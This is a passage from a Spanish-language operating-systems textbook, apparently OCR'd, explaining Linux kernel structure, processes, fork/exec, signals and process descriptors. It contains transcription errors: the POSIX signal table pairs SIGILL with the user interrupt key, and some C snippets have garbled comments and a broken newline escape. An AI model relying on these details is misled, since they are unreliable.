


Figura 10-3. Estructura del kernel de Linux.

El kernel se posiciona directamente en el hardware y permite las interacciones con los dispositivos de E/S y la unidad de administración de la memoria; además controla el acceso de la CPU a estos dispositivos. Como se muestra en la figura 10-3, en el nivel más bajo contiene manejadores de interrupciones, los cuales son la forma principal de interactuar con los dispositivos, y el mecanismo de despachamiento de bajo nivel. Este despachamiento ocurre cuando se produce una interrupción. Aquí, el código de bajo nivel detiene el proceso en ejecución, guarda su estado en las estructuras de los procesos del kernel e inicia el driver apropiado. El despachamiento de procesos también ocurre cuando el kernel completa ciertas operaciones y es tiempo de iniciar un proceso de usuario otra vez. El código de despachamiento está en ensamblador y es muy distinto de la planificación de procesos.

Ahora vamos a dividir los diversos subsistemas del kernel en tres componentes principales. El componente de E/S en la figura 10-3 contiene todas las piezas del kernel responsables de interactuar con los dispositivos y realizar operaciones de E/S de red y almacenamiento. En el nivel más alto, todas las operaciones de E/S están integradas bajo un nivel de Sistema de archivos virtuales. Es decir, en el nivel superior es lo mismo realizar una operación de lectura en un archivo (ya sea que se encuentre en memoria o en el disco) que obtener un carácter de la entrada de una terminal. En el nivel más bajo, todas las operaciones de E/S pasan a través de cierto driver de dispositivo. Todos los drivers de Linux se clasifican como drivers de dispositivos de caracteres o drivers de dispositivos de bloques: la principal diferencia es que en los dispositivos de bloques se permiten los accesos aleatorios y las búsquedas, pero no en los dispositivos de caracteres. Técnicamente, los

dispositivos de red son en realidad dispositivos de caracteres, pero se manejan de una manera algo distinta, por lo que tal vez sea más claro separarlos, como hicimos en la figura.

Arriba del nivel del driver de dispositivos, el código del kernel es distinto para cada tipo de dispositivo. Los dispositivos de caracteres se pueden utilizar de dos maneras. Algunos programas, como los editores visuales *vi* y *emacs*, requieren cada pulsación de tecla a medida que se escribe. La E/S de terminal cruda (tty) hace esto posible. Otros programas, como el shell, son orientados a líneas y permiten a los usuarios editar toda la línea completa antes de oprimir INTRO para enviarla al programa. En este caso, el flujo de caracteres del dispositivo de terminal se pasa a través de lo que se conoce como una disciplina de línea, y se aplica el formato apropiado.

A menudo el software de red es modular y admite distintos dispositivos y protocolos. El nivel por encima de los drivers de red maneja un tipo de función de enrutamiento, para asegurar que el paquete correcto llegue al dispositivo o manejador de protocolo correcto. La mayoría de los sistemas Linux contienen toda la funcionalidad de un enrutador de hardware dentro del kernel, aunque el rendimiento es menor que el de un enrutador de hardware. Por encima del código del enrutador se encuentra la pila de protocolos actual, que siempre incluye a IP y TCP, pero también muchos protocolos adicionales. La interfaz de sockets cubre toda la red, y permite que los programas creen sockets para redes y protocolos específicos, para lo cual obtiene de vuelta un descriptor de archivos para que cada socket lo utilice más tarde.

El programador de E/S está por encima de los drivers de disco. Este componente es responsable de ordenar y emitir peticiones para operar el disco, de una forma que trate de evitar que se desperdicie el movimiento de la cabeza del disco, o de cumplir con alguna otra directiva del sistema.

En la parte superior de la columna de dispositivos de bloques están los sistemas de archivos. Linux puede tener (y de hecho, tiene) varios sistemas de archivos que coexisten en forma concurrente. Para poder ocultar las espantosas diferencias arquitectónicas de los diversos dispositivos de hardware de la implementación del sistema de archivos, un nivel de dispositivos de bloques genéricos ofrece una abstracción que utilizan todos los sistemas de archivos.

A la derecha en la figura 10.3 están los otros dos componentes clave del kernel de Linux. Éstos son responsables de la memoria y de las tareas de administración de los procesos. Las tareas de administración de la memoria incluyen el mantenimiento de las asignaciones entre la memoria virtual y la memoria física, el mantenimiento de una caché de páginas de acceso reciente y la implementación de una buena directiva de reemplazo de páginas, y el proceso de traer a la memoria nuevas páginas de código y datos necesarias, según la demanda.

La responsabilidad clave del componente de administración de procesos es la creación y terminación de los procesos. También incluye el planificador de procesos, que selecciona cuál proceso o hilo debe ejecutar a continuación. Como veremos en la siguiente sección, el kernel de Linux considera a los procesos e hilos simplemente como entidades ejecutables, y las planifica con base en una directiva de planificación global. Por último, el código para el manejo de señales también pertenece a este componente.

Aunque los tres componentes se representan por separado en la figura son muy interdependientes. Por lo general, los sistemas de archivos acceden a los archivos por medio de los dispositivos de bloques. Sin embargo, para poder ocultar las grandes latencias de los accesos al disco, los archivos se copian en la caché de páginas en la memoria principal. Algunos archivos se pueden incluso crear

en forma dinámica, y pueden tener sólo una representación dentro de la memoria, como los archivos que proporcionan cierta información sobre el uso de recursos en tiempo de ejecución. Además, el sistema de memoria virtual puede depender de una partición de disco o de un área de intercambio dentro de un archivo, para respaldar las partes de la memoria principal cuando necesite liberar ciertas páginas, y por lo tanto depende del componente de E/S. Existen muchas otras interdependencias.

Además de los componentes estáticos dentro del kernel, Linux acepta módulos que se cargan en forma dinámica. Estos módulos se pueden utilizar para agregar o reemplazar los drivers de dispositivos predeterminados, el sistema de archivos, los componentes de red u otros códigos del kernel. Los módulos no se muestran en la figura 10-3.

Por último, en la parte superior está la interfaz de llamadas al sistema que van al kernel. Todas las llamadas al sistema llegan aquí, y producen una interrupción que cambia la ejecución del modo de usuario al modo de kernel protegido y pasa el control a uno de los componentes del kernel antes descritos.

10.3 LOS PROCESOS EN LINUX

En las secciones anteriores empezamos un análisis de Linux desde el punto de vista del teclado; es decir, lo que el usuario ve en una ventana de *xterm*. Vimos ejemplos de comandos del shell y programas utilitarios que se utilizan con frecuencia. Terminamos con una descripción general breve de la estructura del sistema. Ha llegado el momento de profundizar en el kernel y analizar con más detalle los conceptos básicos de Linux: procesos, memoria, el sistema de archivos y la entrada/salida. Estas nociones son importantes debido a que las llamadas al sistema (la interfaz para el sistema operativo en sí) las manipulan. Por ejemplo, existen llamadas al sistema para crear procesos e hilos, asignar memoria, abrir archivos y realizar operaciones de E/S.

Por desgracia, con tantas versiones de Linux en existencia, hay algunas diferencias entre ellas. En este capítulo nos concentraremos en las características comunes para todas las versiones de Linux, en vez de enfocarnos en una sola versión específica. Por lo tanto, en ciertas secciones (en especial, las secciones de implementación) tal vez el análisis no se aplique de igual forma a todas las versiones.

10.3.1 Conceptos fundamentales

Las entidades activas principales en un sistema Linux son los procesos. Éstos son muy similares a los procesos secuenciales clásicos que estudiamos en el capítulo 2. Cada proceso ejecuta un solo programa, y al principio tiene un solo hilo de control. En otras palabras, tiene un contador del programa que lleva la cuenta de la siguiente instrucción a ejecutar. Linux permite que un proceso cree hilos adicionales, una vez que empieza a ejecutarse.

Linux es un sistema de multiprogramación, por lo que puede haber varios procesos independientes en ejecución al mismo tiempo. De hecho, cada usuario puede tener varios procesos activos a la vez, por lo que en un sistema grande puede haber cientos, o incluso miles de procesos en eje-

cución. De hecho, en la mayoría de las estaciones de trabajo de un solo usuario, incluso cuando el usuario está ausente, hay docenas de procesos ejecutándose en segundo plano; a estos procesos se les llama **demonios**. Estos procesos se inician mediante una secuencia de comandos de shell cuando se inicia el sistema.

Uno de los demonios comunes es *cron*. Se despierta una vez por minuto para revisar si hay trabajo por hacer. De ser así, realiza el trabajo. Después regresa a la inactividad hasta que sea hora de la siguiente verificación.

Este demonio es necesario debido a que en Linux es posible programar las actividades para que se lleven a cabo minutos, horas, días o incluso meses después. Por ejemplo, suponga que un usuario tiene una cita con su dentista a las 3 en punto el próximo martes. Puede crear una entrada en la base de datos del demonio cron para indicarle que emita un sonido, por ejemplo a las 2:30. Cuando lleguen la hora y el día de la cita, el demonio cron ve que tiene trabajo por hacer y empieza como un nuevo proceso el programa que genera el sonido.

El demonio cron también se utiliza para iniciar actividades periódicas, como realizar respaldos de disco diarios a las 4 A.M. o recordar a los usuarios olvidadizos el 31 de octubre de cada año que deben comprar dulces para halloween. Otros demonios se encargan del correo electrónico entrante y saliente, administran la línea de la cola de la impresora, comprueban si hay suficientes páginas libres en la memoria y otras tareas similares. La implementación de los demonios en Linux es algo simple, debido a que cada uno es un proceso separado, independiente de los demás procesos.

En Linux, los procesos se crean de una forma especialmente simple. La llamada al sistema `fork` crea una copia exacta del proceso original. El proceso que va a realizar la bifurcación es el **proceso padre**. Al nuevo proceso se le conoce como **proceso hijo**. El padre y el hijo tienen cada uno sus propias imágenes de memoria privadas. Si el padre cambia después una de sus variables, los cambios no son visibles para el hijo, y viceversa.

Los archivos abiertos se comparten entre el padre y el hijo. Es decir, si se abrió cierto archivo en el padre antes de `fork`, seguirá abierto tanto en el padre como en el hijo de ahí en adelante. Los cambios que realice cualquiera de los dos procesos serán visibles para el otro. Este comportamiento es razonable, ya que estos cambios también son visibles para cualquier proceso no relacionado que abra el archivo.

El hecho de que las imágenes de memoria, variables registros y todo lo demás sea idéntico en el padre y el hijo genera una pequeña dificultad: ¿Cómo saben los procesos cuál de ellos debe ejecutar el código del padre y cuál debe ejecutar el código del hijo? El secreto es que la llamada al sistema `fork` devuelve un 0 para el hijo y un valor distinto de cero, el **PID** (*Process Identifer*, Identificador de proceso) del hijo, al padre. Por lo general, ambos procesos revisan el valor de retorno y actúan de manera acorde, como se muestra en la figura 10-4.

Los procesos se denominan de acuerdo con sus PIDs. Cuando se crea un proceso, el padre recibe el PID del hijo, como se mencionó antes. Si el hijo desea conocer su propio PID, la llamada al sistema `getpid` se lo proporciona. Los PIDs se utilizan en varias formas. Por ejemplo, cuando un proceso hijo termina, el padre recibe el PID del hijo que acaba de terminar. Esto puede ser importante debido a que un padre puede tener muchos hijos. Como los hijos también pueden tener hijos, un proceso original puede construir todo un árbol completo de hijos, nietos y más descendientes.

```
pid = fork( );                     /* si fork tiene éxito, pid > 0 en el padre */
if (pid < 0) {
   manejar_error( );               /* fork falló (la memoria o alguna tabla están llenas) */
} else if (pid > 0) {
                                   /* aquí va el código del padre. /*/
} else {
                                   /* aquí va el código del hijo. /*/
}
```

Figura 10-4. Creación de procesos en Linux.

En Linux, los procesos se pueden comunicar entre sí mediante el uso de una forma de paso de mensajes. Es posible crear un canal entre dos procesos donde un proceso puede escribir un flujo de bytes para que el otro los lea. Estos canales se conocen como **tuberías**. La sincronización es posible debido a que, cuando un proceso trata de leer de una canalización vacía, se bloquea hasta que haya datos disponibles.

Las tuberías en línea del shell se implementan con símbolos de tubería. Cuando el shell ve una línea como

```
sort <f | head
```

crea dos procesos, *sort* y *head*, y establece una tubería de canalización entre ellos, de tal forma que la salida estándar de *sort* se conecta con la entrada estándar de *head*. De esta forma, todos los datos que escribe *sort* van directamente a *head* en vez de ir a un archivo. Si la tubería se llena, el sistema deja de ejecutar *sort* hasta que *head* haya eliminado ciertos datos de ella.

Los procesos también se pueden comunicar de otra forma: interrupciones de software. Un proceso puede enviar lo que se conoce como una **señal** a otro proceso. Los procesos pueden indicar al sistema lo que quieren que ocurra cuando llegue una señal. Las opciones son ignorarla, atraparla o dejar que la señal elimine el proceso (la opción predeterminada para la mayoría de las señales). Si un proceso elige atrapar las señales que se le envían, debe especificar un procedimiento para el manejo de señales. Cuando llega una señal, el control cambia de manera abrupta al manejador. Cuando el manejador termina y regresa, el control regresa al lugar de donde provino, lo cual es análogo a las interrupciones de E/S de hardware. Un proceso sólo puede enviar señales a los miembros de su **grupo de procesos**, el cual consiste en su padre (y sus demás ancestros), hermanos e hijos (y sus otros descendientes). Un proceso también puede enviar una señal a todos los miembros de su grupo de procesos con una sola llamada al sistema.

Las señales también se utilizan para otros fines. Por ejemplo, si un proceso está realizando operaciones aritméticas de punto flotante, y de manea inadvertida realiza una división entre 0, recibe una señal SIGFPE (excepción de punto flotante). Las señales requeridas por POSIX se listan en la figura 10-5. Muchos sistemas Linux tienen también señales adicionales, pero los programas que las utilizan tal vez no sean portátiles a otras versiones de Linux y UNIX en general.

10.3.2 Llamadas al sistema para administrar procesos en Linux

Ahora veamos las llamadas al sistema de Linux que tratan con la administración de los procesos. Las principales se listan en la figura 10-6. `Fork` es un buen lugar para empezar el análisis. La

Señal	Causa
SIGABRT	Se envía para abortar un proceso y forzar un vaciado de núcleo
SIGALRM	Se activó el reloj de alarma
SIGFPE	Ocurrió un error de punto flotante (por ejemplo, división entre 0)
SIGHUP	La línea telefónica que utilizaba el proceso se colgó
SIGILL	El usuario oprimió SUPR para interrumpir el proceso
SIGQUIT	El usuario oprimió la tecla que solicita un vaciado de núcleo
SIGKILL	Se envió para eliminar un proceso (no se puede atrapar ni ignorar)
SIGPIPE	El proceso escribió en una tubería que no tiene lectores
SIGSEGV	El proceso hizo referencia a una dirección de memoria inválida
SIGTERM	Se utiliza para solicitar que un proceso termine en forma correcta
SIGUSR1	Disponible para propósitos definidos por la aplicación
SIGUSR2	Disponible para propósitos definidos por la aplicación

Figura 10-5. Las señales requeridas por POSIX.

llamada al sistema `fork`, que otros sistemas UNIX tradicionales también aceptan, es la principal forma de crear un nuevo proceso en sistemas Linux (en la siguiente subsección analizaremos otra alternativa). Crea un duplicado exacto del proceso original, incluyendo todos los descriptores de archivos, registros y todo lo demás. Después de `fork`, el proceso original y la copia (el padre y el hijo) van por caminos separados. Todas las variables tienen valores idénticos al momento de `fork`, pero como se copia todo el espacio de direcciones del padre para crear el hijo, los cambios posteriores en uno de ellos no afectan al otro. La llamada a `fork` devuelve un valor que es cero en el hijo, y es igual al PID del hijo en el padre. Mediante el uso del PID devuelto, los dos procesos pueden ver cuál es el padre y cuál el hijo.

En la mayoría de los casos, después de `fork` el hijo tendrá que ejecutar código distinto al del padre. Considere el caso de un shell. Lee un comando de la terminal, bifurca un proceso hijo, espera a que el hijo ejecute el comando y después lee el siguiente comando cuando el hijo termina. Para esperar a que el hijo termine, el padre ejecuta una llamada al sistema `waitpid`, que sólo espera a que el hijo termine (cualquier hijo, si existe más de uno). `Waitpid` tiene tres parámetros. El primero permite al proceso que hizo la llamada esperar a un hijo específico. Si es -1, puede ser cualquier hijo anterior (es decir, el primer hijo que termine). El segundo parámetro es la dirección de una variable que se establecerá con el estado de salida del hijo (terminación normal o anormal y valor de salida). El tercero determina si el proceso que hizo la llamada se bloquea o regresa si ningún hijo ha terminado.

En el caso del shell, el proceso hijo debe ejecutar el comando escrito por el usuario. Para ello utiliza la llamada al sistema `exec`, la cual hace que la imagen de todo su núcleo se reemplace por el archivo nombrado en su primer parámetro. En la figura 10-7 se muestra un shell muy simplificado, en el que se ilustra el uso de `fork`, `waitpid` y `exec`.

Llamada al sistema	Descripción
pid = fork( )	Crea un proceso hijo idéntico al padre
pid = waitpid(pid, &statloc, opts)	Espera a que un hijo termine
s = execve(name, argv, envp)	Reemplaza la imagen del núcleo de un proceso
exit(status)	Termina la ejecución del proceso y devuelve el estado
s = sigaction(sig, &act, &oldact)	Define la acción a realizar en las señales
s = sigreturn(&context)	Regresa de una señal
s = sigprocmask(how, &set, &old)	Examina o cambia la máscara de la señal
s = sigpending(set)	Obtiene el conjunto de señales bloqueadas
s = sigsuspend(sigmask)	Reemplaza la máscara de la señal y suspende el proceso
s = kill(pid, sig)	Envía una señal a un proceso
residual = alarm(seconds)	Establece el reloj de alarma
s = pause( )	Suspende el proceso que hizo la llamada hasta la siguiente señal

Figura 10-6. Algunas llamadas al sistema relacionadas con los procesos. El código de retorno *s* es −1 si ocurre un error, *pid* es un ID de proceso y *residual* es el tiempo restante en la alarma anterior. Los parámetros son lo que los nombres sugieren.

En el caso más general, `exec` tiene tres parámetros: el nombre del archivo que se va a ejecutar, un apuntador al arreglo de argumentos y un apuntador al arreglo del entorno (más adelante describiremos cada uno). Se proporcionan varios procedimientos de biblioteca, como *execl*, *execv*, *execle* y *execve* para permitir que se omitan los parámetros, o que se especifiquen de varias formas. Todos estos procedimientos invocan la misma llamada al sistema subyacente. Aunque la llamada al sistema es `exec`, no hay un procedimiento de biblioteca con este nombre; se debe utilizar uno de los otros.

Vamos a considerar el caso de un comando que se escribe al shell, como

```
cp archivo1 archivo2
```

que se utiliza para copiar *archivo1* en *archivo2*. Después de la bifurcación del shell, el hijo localiza y ejecuta el archivo *cp* y le pasa información sobre los archivos que debe copiar.

El programa principal de *cp* (y muchos otros programas) contiene la declaración de funciones

```
main (argc, argv, envp)
```

donde *argc* es la cuenta del número de elementos en la línea de comandos, incluyendo el nombre del programa. Para el ejemplo anterior, *argc* es 3.

El segundo parámetro (*argv*) es un apuntador a un arreglo. El elemento *i* de ese arreglo es un apuntador a la *i*-ésima cadena en la línea de comandos. En nuestro ejemplo, *argv*[0] apuntaría a la cadena “cp”. De manera similar, *argv*[1] apuntaría a la cadena “archivo1” de ocho caracteres, y *argv* [2] debería apuntar a la cadena de ocho caracteres “archivo2”.

El tercer parámetro de *main* (*envp*) es un apuntador al entorno, un arreglo de cadenas que contienen asignaciones de la forma *nombre* = *valor* que se utiliza para pasar información a un programa,

```
while(TRUE){                                /* se repite para siempre /*/
  escribir_indicador( );                    /* muestra el prompt en la pantalla */
  leer_comando(comando, params);            /* lee la línea de entrada del teclado */

  pid = fork();                             /* bifurca un proceso hijo */
  if (pid < 0) {
    printf("No se puedo bifurcar0);         /* condición de error */
    continue;                               /* repite el ciclo */
  }

  if (pid != 0) {
        waitpid (−1, &estado, 0);           /* el padre espera al hijo */
  } else {

        execve(comando, params, 0);         /* el hijo hace el trabajo */
  }
}
```

Figura 10.7. Un shell muy simplificado.

como el tipo de terminal y el nombre del directorio de inicio. En la figura 10-7 no se pasa un entorno al hijo, por lo que el tercer parámetro de *execve* es cero en este caso.

Si `exec` le parece complicado, no desespere; es la llamada al sistema más compleja. El resto de las llamadas son más simples. Como ejemplo de una llamada simple considere `exit`, que los procesos deben usar al terminar su ejecución. Tiene un parámetro: el estado de salida (0 a 255), el cual se devuelve al padre en la variable *status* de la llamada al sistema `waitpid`. El byte de orden inferior de *status* contiene el estado de terminación, donde 0 es la terminación normal y los otros valores son diversas condiciones de error. El byte de orden superior contiene el estado de salida del hijo (0 a 255), según lo especificado en la llamada del hijo a `exit`. Por ejemplo, si un proceso padre ejecuta la instrucción

```
n = waitpid(−1, &status, 0);
```

el proceso se suspenderá hasta que alguno de sus hijos termine. Por ejemplo, si el hijo termina con el valor 4 como parámetro para *exit*, cuando el padre se despierte, *n* tendrá el PID del hijo y *status* será 0x0400 (el prefijo 0x indica un valor hexadecimal en C). El byte de orden inferior de *status* se relaciona con las señales; el siguiente es el valor que el hijo devolvió en su llamada a `exit`.

Si un proceso termina y su padre todavía no lo espera, el proceso entra en un tipo de animación suspendida, conocida como **estado zombie**. Cuando por fin el padre lo está esperando, el proceso termina.

Hay varias llamadas al sistema relacionadas con las señales, que se utilizan de varias formas. Por ejemplo, si un usuario indica por accidente a un editor de texto que muestre el contenido completo de un archivo muy extenso y después se da cuenta del error, se necesita alguna forma de interrumpir al editor. La opción usual es que el usuario oprima cierta tecla especial (por ejemplo, SUPR o CTRL-C) que envíe una señal al editor. Éste atrapará la señal y detendrá la impresión.

Para anunciar que está dispuesto a atrapar esta señal (o cualquier otra), el proceso puede usar la llamada al sistema `sigaction`. El primer parámetro es la señal que se va a atrapar (vea la figura 10-5). El segundo es un apuntador a una estructura que proporciona un apuntador al procedimiento de manejo de señales, así como otros bits y banderas. El tercero apunta a una estructura en la que el sistema devuelve la información sobre el manejo de señales que está en efecto, en caso de que se tenga que restaurar después.

El manejador de señales se puede ejecutar todo el tiempo que quiera. Sin embargo, en la práctica es común encontrar manejadores de señales muy cortos. Cuando termina el procedimiento de manejo de señales, regresa al punto desde el cual se interrumpió.

La llamada al sistema `sigaction` también se puede utilizar para hacer que se ignore una señal, o para restaurar la acción predeterminada, que es eliminar el proceso.

Oprimir SUPR no es la única forma de enviar una señal. La llamada al sistema `kill` permite que un proceso envíe una señal a otro proceso relacionado. La elección del nombre "kill" para esta llamada al sistema no es muy buena, ya que la mayoría de los procesos envían señales a otros procesos con la intención de que se atrapen.

Para muchas aplicaciones en tiempo real, hay que interrumpir un proceso después de un intervalo específico para realizar una acción, como volver a transmitir un paquete que puede haberse perdido a través de una línea de comunicación no confiable. Para manejar esta situación se utiliza la llamada al sistema `alarm`. El parámetro especifica un intervalo en segundos, después del cual se envía una señal SIGALARM al proceso. Un proceso sólo puede tener una alarma pendiente en cualquier momento. Si se hace una llamada a `alarm` con un parámetro de 10 segundos, y 3 segundos después se hace otra llamada a `alarm` con un parámetro de 30 segundos, sólo se generará una señal 20 segundos después de la segunda llamada. La segunda llamada a `alarm` cancela a la primera. Si no se atrapa una señal de alarma, se realiza la acción predeterminada y se elimina el proceso al que se envió la señal. Técnicamente, las señales de alarma se pueden ignorar, pero eso no tiene sentido.

Algunas veces sucede que un proceso no tiene nada que hacer hasta que llegue una señal. Por ejemplo, considere un programa de capacitación asistida por computadora, que evalúa la velocidad de lectura y la comprensión. Muestra cierto texto en la pantalla y después llama a `alarm` para que le envíe una señal después de 30 segundos. Mientras el estudiante lee el texto, el programa no tiene nada qué hacer. Podría esperar en un ciclo estrecho sin hacer nada, pero eso desperdiciaría tiempo de la CPU, que un proceso en segundo plano u otro usuario podrían necesitar. Una mejor solución es utilizar la llamada al sistema `pause`, que indica a Linux que debe suspender el proceso hasta que llegue la próxima señal.

10.3.3 Implementación de procesos e hilos en Linux

En Linux, un proceso es como un iceberg: lo que podemos ver es la parte que está por encima del agua, pero por debajo también hay una parte importante. Cada proceso tiene una parte de usuario que ejecuta el programa de usuario. Sin embargo, cuando uno de sus hilos realiza una llamada al sistema, se atrapa en modo de kernel y empieza a ejecutarse en el contexto del kernel, con un ma-

pa de memoria distinto y acceso completo a todos los recursos de la máquina. Sigue siendo el mismo hilo, pero con más poder y también con su propia pila en modo de kernel y su contador del programa en modo de kernel. Estos elementos son importantes, ya que una llamada al sistema se puede llegar a bloquear en el proceso, por ejemplo al esperar que se complete una operación de disco. Después, el contador del programa y los registros se guardan para que el hilo se pueda reiniciar en modo de kernel más adelante.

El kernel de Linux representa a los procesos de manera interna como **tareas**, a través de la estructura *task_struct*. A diferencia de los métodos de otros sistemas operativos, que distinguen entre un proceso, un proceso ligero y un hilo, Linux utiliza la estructura de tarea para representar cualquier contexto de ejecución. Por lo tanto, un proceso con un solo hilo se representará con una estructura de tarea, y un proceso multihilo tendrá una estructura de tarea para cada uno de los hilos a nivel de usuario. Por último, el mismo kernel es multihilo, y tiene hilos a nivel de kernel que no están asociados con ningún proceso de usuario y ejecutan código del kernel. Más adelante en esta sección regresaremos a los procesos multihilo (y los hilos en general), y los analizaremos con más detalle.

Para cada proceso hay un descriptor del tipo *task_struct* residente en memoria, en todo momento. Este descriptor contiene la información vital necesaria para que el kernel administre todos los procesos, incluyendo los parámetros de programación, las listas de descriptores de archivos abiertos, etcétera. El descriptor de proceso y la memoria para la pila del proceso en modo de kernel se crean al momento en que se crea el proceso.

Para tener compatibilidad con otros sistemas UNIX, Linux identifica a los procesos a través del *Identificador de proceso (PID)*. El kernel organiza todos los procesos en una lista doblemente enlazada de estructuras de tareas. Además de utilizarlo para recorrer las listas enlazadas y acceder a los descriptores de procesos, el PID se puede asignar a la dirección de la estructura de tarea, y se puede acceder a la información del proceso de inmediato.

La estructura de tarea contiene varios campos. Algunos de ellos contienen apuntadores a otras estructuras de datos o segmentos, como los que contienen información sobre los archivos abiertos. Algunos de estos segmentos se relacionan con la estructura del proceso a nivel de usuario, que no es de interés cuando el proceso de usuario no se puede ejecutar. Por lo tanto, estos campos se pueden intercambiar o paginar hacia fuera de la memoria, para no desperdiciarla en información que no es necesaria. Por ejemplo, aunque es posible que un proceso reciba una señal al momento de intercambiarlo hacia fuera de la memoria, no es posible que lea un archivo. Por esta razón, la información sobre las señales debe estar en memoria en todo momento, incluso aunque el proceso no esté presente en la memoria. Por otra parte, la información sobre los descriptores de archivos se puede mantener en la estructura del usuario y se puede llevar a la memoria sólo cuando el proceso se encuentre también en memoria y se pueda ejecutar.

La información en el descriptor del proceso se puede clasificar en las siguientes categorías:

1. **Parámetros de planificación.** Prioridad del proceso, cantidad de tiempo de la CPU que consumió recientemente, tiempo que ha estado inactivo recientemente. En conjunto, estos parámetros se utilizan para determinar qué proceso se debe ejecutar a continuación.

2. **Imagen de memoria.** Apuntadores a los segmentos de texto, datos y pila, o tablas de páginas. Si el segmento de texto es compartido, el apuntador de texto apunta a la tabla de texto compartida. Cuando el proceso no está en memoria, la información sobre cómo encontrar sus partes en el disco también se encuentra aquí.

3. **Señales.** Máscaras que muestran qué señales se ignoran, qué señales se atrapan, cuáles se bloquean en forma temporal y cuáles están en proceso de entregarlas.

4. **Registros de la máquina.** Cuando ocurre una trampa en el kernel, los registros de la máquina (incluyendo los de punto flotante, si se utilizan) se guardan aquí.

5. **Estado de llamada al sistema.** Información sobre la llamada al sistema actual, incluyendo sus parámetros y resultados.

6. **Tabla de descriptores de archivos.** Cuando se invoca una llamada en la que se involucra un descriptor de archivos, se utiliza ese descriptor como índice en esta tabla para localizar la estructura de datos dentro del núcleo (nodo-i) que corresponde a este archivo.

7. **Contabilidad.** Apuntador a una tabla que lleva la cuenta del tiempo de la CPU de usuario y de sistema que utilizó el proceso. Algunos sistemas también mantienen límites aquí en cuanto a la cantidad de tiempo de CPU que puede utilizar un proceso, el tamaño máximo de su pila, el número de marcos de página que puede consumir y otros elementos.

8. **Pila del kernel.** Una pila fija para que la parte del kernel del proceso la utilice.

9. **Misceláneos.** Estado actual del proceso, el evento que se espera (si lo hay), tiempo que debe transcurrir para que se active la alarma, PID, PID del proceso padre, identificación de usuario y de grupo.

Al tener esta información en cuenta, es fácil explicar cómo se crean los procesos en Linux. El mecanismo para crear un nuevo proceso es en realidad muy simple. Se crean un nuevo descriptor de proceso y un área de usuario para el proceso hijo, y se llenan en gran parte con los datos del padre. El hijo recibe un PID, se establece su mapa de memoria y recibe acceso compartido a los archivos del padre. Después se establecen sus registros y está listo para ejecutarse.

Cuando se ejecuta una llamada al sistema `fork`, el proceso que hizo la llamada se atrapa en el kernel y crea una estructura de tarea junto con otras estructuras de datos adicionales, como la pila en modo de kernel y la estructura *thread_info*. Esta estructura se asigna en un desplazamiento fijo a partir del final de la pila del proceso y contiene pocos parámetros del mismo, junto con la dirección del descriptor del proceso. Al almacenar la dirección del descriptor del proceso en una ubicación fija, Linux necesita sólo unas cuantas operaciones eficientes para localizar la estructura de tarea para un proceso en ejecución.

La mayor parte del contenido del descriptor del proceso se llena con base en los valores del descriptor del padre. Después Linux busca un PID disponible y actualiza la entrada en la tabla de

hash de PIDs para que apunte a la nueva estructura de tarea. En caso de colisiones en la tabla de hash, los descriptores de procesos se pueden encadenar. También establece los campos en *task_struct* para que apunten al proceso anterior/siguiente correspondiente en el arreglo de tareas.

En principio, en este punto debería asignar la memoria para los segmentos de datos y de pila del hijo, y realizar copias exactas de los segmentos del padre, ya que la semántica de `fork` indica que no se debe compartir memoria entre padre e hijo. El segmento de texto se puede copiar o compartir, ya que es de sólo lectura. En este punto, el hijo está listo para ejecutarse.

Sin embargo, se requieren muchos recursos para copiar la memoria, por lo que todos los sistemas Linux modernos hacen trampa: proporcionan al hijo sus propias tablas de páginas, pero hacen que apunten a las páginas del padre, marcándolas como de sólo lectura. Cada vez que el hijo trata de escribir en una página, recibe un fallo de protección. El kernel ve esto y asigna una nueva copia de la página al hijo, y la marca como de lectura/escritura. De esta forma, se tienen que copiar sólo las páginas en las que realmente se vayan a escribir datos. A este mecanismo se le conoce como **copia al escribir**. Tiene el beneficio adicional de no requerir dos copias del programa en la memoria, con lo cual se ahorra RAM.

Una vez que el proceso hijo empieza a ejecutarse, el código que se ejecuta ahí (una copia del shell) realiza una llamada al sistema `exec` y proporciona el nombre del comando como parámetro. Ahora el kernel busca y verifica el archivo ejecutable, copia los argumentos y las cadenas de entorno en el kernel, y libera el espacio de direcciones antiguo, junto con sus tablas de páginas.

